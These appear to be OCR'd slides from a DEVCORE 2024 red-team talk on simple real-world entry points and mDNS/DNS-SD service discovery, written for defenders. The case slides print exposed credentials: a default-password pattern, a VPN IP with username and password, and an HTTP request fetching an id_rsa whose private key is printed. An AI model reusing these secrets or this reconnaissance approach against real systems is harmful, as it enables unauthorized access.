DEVCORE

《轉生赤隊：異世界網際穿越之旅》

Linwz

戴夫寇爾股份有限公司
contact@devco.re


DEVCORE CONFERENCE 2024 | 2024.03.16

DEVCORE

Outline

1. 前言
2. 案例分享
3. 紅隊 Side Channel Attack
4. 防範建議

防禦設備放好放滿



DEVCORE

DEVCORE


突破點往往不用這麼困難

DEVCORE

紅隊實際遇到的案例

已去識別化


案例一：對外開啟管理頁面的 Router



DEVCORE

案例二：某重要系統


- 帳號
  - 員工編號
- 預設密碼
  - 身分證後四碼 + 生日 (94010315)



重要系統

案例二：某重要系統

- 帳號
  - 員工編號
- 預設密碼
  - 身分證後四碼 + 生日 (94010315)



DEVCORE

翻！


案例二：某重要系統

DEVCORE

案例二：某重要系統

DEVCORE

- 帳號
  - 員工編號
- 預設密碼
  - 身分證後四碼 + 生日 (94010315)
- 從員工社群關聯到主管



案例三：外網筆記發現 VPN 資訊

DEVCORE

本文檔旨在指導員工如何設置並連接到公司的VPN，以便從家中工作(WFH)。請依照以下步驟進行操作。

步驟1: 設定VPN連線

安裝完VPN客戶端後，您需要配置VPN連線。以下是連線設定資訊：

- **VPN伺服器地址**: `173.57.37.150`
- **連線協定**: 根據您的VPN客戶端，可能需要選擇 `PPTP` 、 `L2TP` 或 `OpenVPN` 等協定。
- **使用者名稱**: `Peter`
- **密碼**: `DEVCORE_CONF`

請在VPN客戶端中輸入上述資訊。

步驟2: 連接到VPN

設定好VPN連線資訊後，您可以嘗試連接到VPN。

案例四：SSH 私鑰裸奔

DEVCORE

Request

Pretty Raw Hex \n

```
1 GET /id_rsa HTTP/1.1
2 Host: d3vc0.re
3 Connection: close
4
5
```

Response

Pretty Raw Hex Render

```
3 Date: Sun, 18 Feb 2024 03:42:03 GMT
4 Content-type: application/octet-stream
5 Content-Length: 2590
6 Last-Modified: Sun, 18 Feb 2024 03:36:12 GMT
7
8 -----BEGIN OPENSSH PRIVATE KEY-----
9 b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
10 NhAAAAAwEAAQAAAYEA3ubrg28hGmPJOBLfjGNb3gGvitOwIle/MZFNOb+i7bqndFWZAO27
11 iUgAXLo2yfAXPgTMo9iUC9WaIcBhtomFpDsKlYYBOHTfA9ILO9ANRCR9BRNiB+pAV4ePjw
12 aEC4aLkWZ4rq/uMCalUaqeHd7k+oLmrZayzfTWrPgscio614o4skkLM+soHL06bUjRo3re
13 9W+ZH+4yyiA1Vumjq/YHL34FcHHBIIHYR9URnlZEfSsbTnN2WAkRQnv82PO04mKRmtYJCD
14 HMD+k4KCti4jZox9Nu43tKHZ0ibXmmdbOUAzfvesTNH+ucL5HakpwqlK4bT0QMW6idvsUm
15 nv8vlXtZXCojFYBSzmuGo9nuN8kwPXkjgFOaiP07VSaXP//IIDtl3DOgldAiVZv6W9tmgI
16 YvvZ6o2CoOlXajQXlqcTTrN6p8ZwItjHJiSF8Zy8C9VbKx5y4HYH6B8zaxcdy5X471wWTY
17 IbfmzM4yS7A7nlFzemLLluGJoFKc41F5c0mlG/Q3AAAFgLjGtX+4xrV/AAAAB3NzaC1yc2
18 EAAAGBAN7m64NvIRpjyTgS34xjW94Br4rTsCJXvzGRTTm/ou26p3RVmQDtu4lIAFy6Nsnw
19 Fz4EzKPYlAvVmiHAYbaJhaQ7CpWGATh03wPSCzvQDUQkfQUTYgfqQFeHj48GhAuGi5FmeK
20 6v7jAmpVGqnh3e5PqC5q2Wss301qz4LHIqOteKOLJJCzPrKBy9Om1I0aN63vVvmR/uMsog
21 NVbpo6v2By9+BXBxwSCB2EfVEZ5WRH0rG05zdlgJEUJ7/NjztOJikZrWCQgxzA/pOCgrYu
22 I2aMfTbuN7Sh2dIm15pnWzlAM373rEzR/rnC+R2pKcKpSuG09EDFuonb7FJp7/L5V7WVwq
23 IxWAUs5rhqPZ7jfJMD15I4BTmoj9O1Umlz//yCA7ZdwzoJXQIlWb+lvbZoCGL72eqNgqDp
24 V2o0F5anE06zeqfGcCLYxyYkhfGcvAvVWysecuB2B+gfM2sXHcuV+O9cFk2CG35szOMkuw
25 O55Rc3piy5bhiaBSnONReXNJpRv0NwAAAAMBAAEAAAGAaE9uFULTHfNmfcwvOxZgLmNhj7
26 kCqv+fJIYXupeYmmGH7aQFBu85nMPKD5rA+v1VExvR3DcFCQi7qWHLGE4A8VsD1/cu6Qmg
27 N7x6r1Hsc2AT9WUdshCIba2tm8Pz1STweWmXvj/sWjIrmS0b82SUiTrq0n88S69xKt60hf
28 SHNsijQaN3D6PTUKepCO1T1Yoxfm/sG4ov0HEEJRkPE/D9adcymm1RcHHzEaJ/LTa3tE+Q
29 5sSXtBkCL7ewGqLpmit/kkf8cKFQwlyQKhXqMIJcyBgWgVEd2Kc+m84xgHqTcIJPy0sMYA
30 d2K6Gqofv37AVPA6fK0EW83jJr9uvoqw0bLBvsnV8GMCoEBdTGuUmA2a/l9ceK583XAkhc
```

案例五：論文發現 DA 密碼

DEVCORE


Directory 網域服務」角色並添加所需功能。保留功能設定為預設並繼續。選擇自動重新啟動伺服器（如果需要），並確認以開始安裝。

安裝完成後，選擇「將此伺服器升級為網域控制站」開始配置。在部署操作中新增樹系，設定根域名為 co[redacted]m。確保勾選DNS伺服器選項和設定AD還原密碼為 P@[redacted]rd。忽略DNS委派設定，直接進行。系統會自動檢查先決條件，無誤後點擊安裝。安裝後伺服器將自動重啟。

重啟後，使用網域管理員帳號 CORP\administrator 和密碼 P[redacted]0rd 登入，成功登入表示AD安裝和設定已完成。

案例六：粉絲團員工活動合照背景

DEVCORE



僅公布於研討會

DEVCORE

#REDTEAM

傳統紅隊演練
常見流程

網頁弱點 → 伺服器提權 → 內網橫向 → 打 AD

DEVCORE


DEVCORE

紅隊演練的
Side Channel Attack

Zeroconf

DEVCORE

- 核心概念
  - 無需手動設定
  - 設備自動發現和通信
- 主要功能
  - IP 設定
  - 服務發現
  - 名稱解析



僅公布於研討會


DEVCORE

mDNS (Multicast DNS)

DEVCORE

- 無需 DNS 伺服器的區域網路服務發現
- 標準和傳輸
  - 遵循 RFC 6762 標準
  - 使用 UDP 協定，IP 224.0.0.251，連接埠 5353
- 廣泛支持
  - Apple (Bonjour)、Linux (Avahi) 等服務


mDNS 服務發現流程



有網路印表機嗎 ？

桌機　192.168.0.2

我是 oa.ipps._tcp.local
192.168.0.3



印表機　192.168.0.3

有 oa.ipps._tcp.local
是 192.168.0.3

筆電　192.168.0.4

DNS-SD

DEVCORE

- 無需 DNS 伺服器的區域網路服務發現
- 標準和傳輸
  - 遵循 RFC 6763 標準
  - 基於 DNS 中的技術如 SRV、TXT 等
- 用途
  - 網路印表機、檔案共享服務

DNS-SD – FQDN 結構

DEVCORE

✓ <Service>.<Domain>

✓ <Instance Name>.<Service Type>.<Domain>

✗ <Hostname>

Service Protocol Name

TEST.ipps._tcp.local

Domain Name

DEVCORE

PTR
(Pointer Record)

SRV
(Service Record)

TXT
(Text Record)


A or AAAA
(Address Record)

服務發現

筆電

PTR _ipps._tcp.local

_ipps._tcp.local PTR oa._ipps_.tcp.local




印表機

服務詳細資訊

筆電

SRV oa._ipps_.tcp.local

oa._ipps_.tcp.local SRV 0 0 8000
printer.local




印表機

服務區網 IP 位置

筆電

